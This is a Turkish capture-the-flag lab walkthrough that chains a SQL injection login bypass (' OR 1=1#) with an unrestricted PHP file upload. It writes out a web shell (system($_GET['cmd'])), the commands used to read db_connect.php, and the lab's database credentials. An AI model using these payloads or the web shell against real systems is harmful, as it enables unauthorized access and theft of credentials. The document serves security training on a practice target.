


## Bee

Bu labımızda verilen görevleri sql injection ve File upload kullanarak tamamlayacağız. Peki neydi bu SQL Injection ve File Upload zafiyeti. Daha önceki sunumlarımızdan da hatırlayacağınız üzere SQL Injection zafiyetini bulmanın en kolay yolu ' ile denemeler yapmaktı.

SQL Injection veriler girdilerin doğrulanmadan sorguya dahil etmesi ile gerçekleşen bir injection zafiyetiydi. Bu labımızda da bir sisteme sql ile giriş yapıp File Upload ile zararlı bir php betiği yükleyerek Database parolasını almak olacak.

File Upload ise yine daha önceki sunumlarda da bahsettiğimiz gibi, yüklenen bir dosyanın türünü kontrol etmemesinden kaynaklanan zafiyetlerdi. Saldırganlar mime type ile, magic bytes değiştirerek ya da zafiyetin büyüklüğüne göre istedikleri dosyayı doğrudan yükleyebilirler. Bugünkü senaryomuzda ise bu işlemleri göreceğiz.

Verilen IP adresine nmap yapıyorum ve açık portları buluyorum. Bulduğum port numarası ile http üzerinden bağlantı kuruyorum. Lakin login ekranına girdiğimde siteye erişim noktasında sorunlarla karşılaşıyoruz. Bu noktada host dosyasına alan adını belirlenen IP ye yönlendirmeye çalışıyoruz. (Bu noktada yardım almam gerekti.)



```
Terminal - root@hackerbox: /
File Edit View Terminal Tabs Help


[root@hackerbox]~#
#cat /etc/hosts
127.0.0.1      localhost
10.10.0.30    hackerbox

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters


[root@hackerbox]~#
#echo "172.20.10.40 dashboard.innovifyai.hackviser" >> /etc/hosts
[root@hackerbox]~#

If that address is correct, here are three other things you can try:
• Try again later.
• Check your network connection.
• If you are connected but behind a firewall, check that Firefox has permission to access the Web.

Try Again
```




Login Page ekrana gelmiş durumda. Şimdi ise ' işaretini ile sql zafiyetinin varlığını kontrol edebiliriz. Lakin fark edildiği gibi bizden mail formatında isteniyor. Bilindik bir yöntem olan sayfayı görüntüleyerek type kısmını silmek ve öyle denemek.





Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '3590cb8af0bbb9e78c343b52b93773c9' at line 1

Hatamızı aldık. Bu da demek oluyor ki sql zafiyeti var. Hemen ilk denenmesi gereken ' OR '1' ='1 kodunu deniyorum.




Bu şifre denemesinde başarısız oluyorum. Sonraki adımlarda yorum satırı ekleme tekniği ile denemeye devam ediyorum. Farklılıklara göre -- - , -- , # olabilir. Ben: ' OR 1=1# deniyorum. Buradaki mantık eğer kendinden sonra kod devam ediyorsa onu yorum satırına almak olacaktır.



Başarılı bir şekilde giriş sağlıyoruz. Görevimiz ayarlar kısmında bulduğumuz input ile içeriye file upload (varsa) enjekte etmek. İlk etaptaki görevimiz, id öğrenmek. Bunun için system("id") komutunu çalıştıracam.

```
<?php system("id") ?>
```



Browse...

deneme.php

Upload

Görüldüğü gibi sisteme yüklüyoruz ve cevabı alıyoruz.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Geriye kalan tek şey, kod çalıştıracak olan bir Shell yüklemek.

```
1 <?php
2 system($_GET['cmd']);
3 ?>
```

Windows sistemlerde kodu yazdığınızda güvenlik tedbirleri yüzünden karantinaya alıp silecektir. Eğer Windows kullanıyorsanız bu durumu göz önüne alarak kodu yazınız.



Sayfama geldiğimde cmd= ile komutlarımı yazabilir duruma geliyorum. Lakin denemelerimde ls komutunu okuduğumda sadece kendi dizinimde görüyorum. Bilindik yöntem ls ../ ile gidilebilir, ya da burda işe yarıyor mu bilmiyorum cd ../ yapıp dosyalar görüntülenebilir. Ama tek bir komut çalıştırıldığından bu işlem olamamakta. Bu nedenle ls ../ kullanarak bir üst dizini görüntülüyoruz. Liste içinde işime yarayabilecek olan db\_connect.php dosyasını görüyorum. Geriye kalan tek şey ise cat komutuyla bir üst dizindeki db\_connect.php dosyasını okumak.



Dikkat edilmesi gerekenler: Bana özel bir sorunmuydu bilmiyorum fakat denemelerimde ls ../ yaptıktan sonra cat ile okuma yapamadım. Sistem aşırı derecede yavaşlayıp sonrasında zaman aşımına uğruyordu. Ben aynı dosyayı bir daha yazıp bu sefer sadece cat komutu ile sorunumu çözdüm.

```
1 <?php
2 $servername = "localhost";
3 $username = "root";
4 $password = "Root.123!hackviser";
5 $database = "innovifyai";
6
7
8 try {
9     $conn = new PDO("mysql:host=$servername;dbname=$database", $username, $password);
10    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
11 } catch (PDOException $e) {
12     die("Database connection failed: " . $e->getMessage());
13 }
14
15 ?>
```

Son olarak sayfa kaynağında görüntülediğimiz DB bilgileri de fotoğrafta verilmiştir.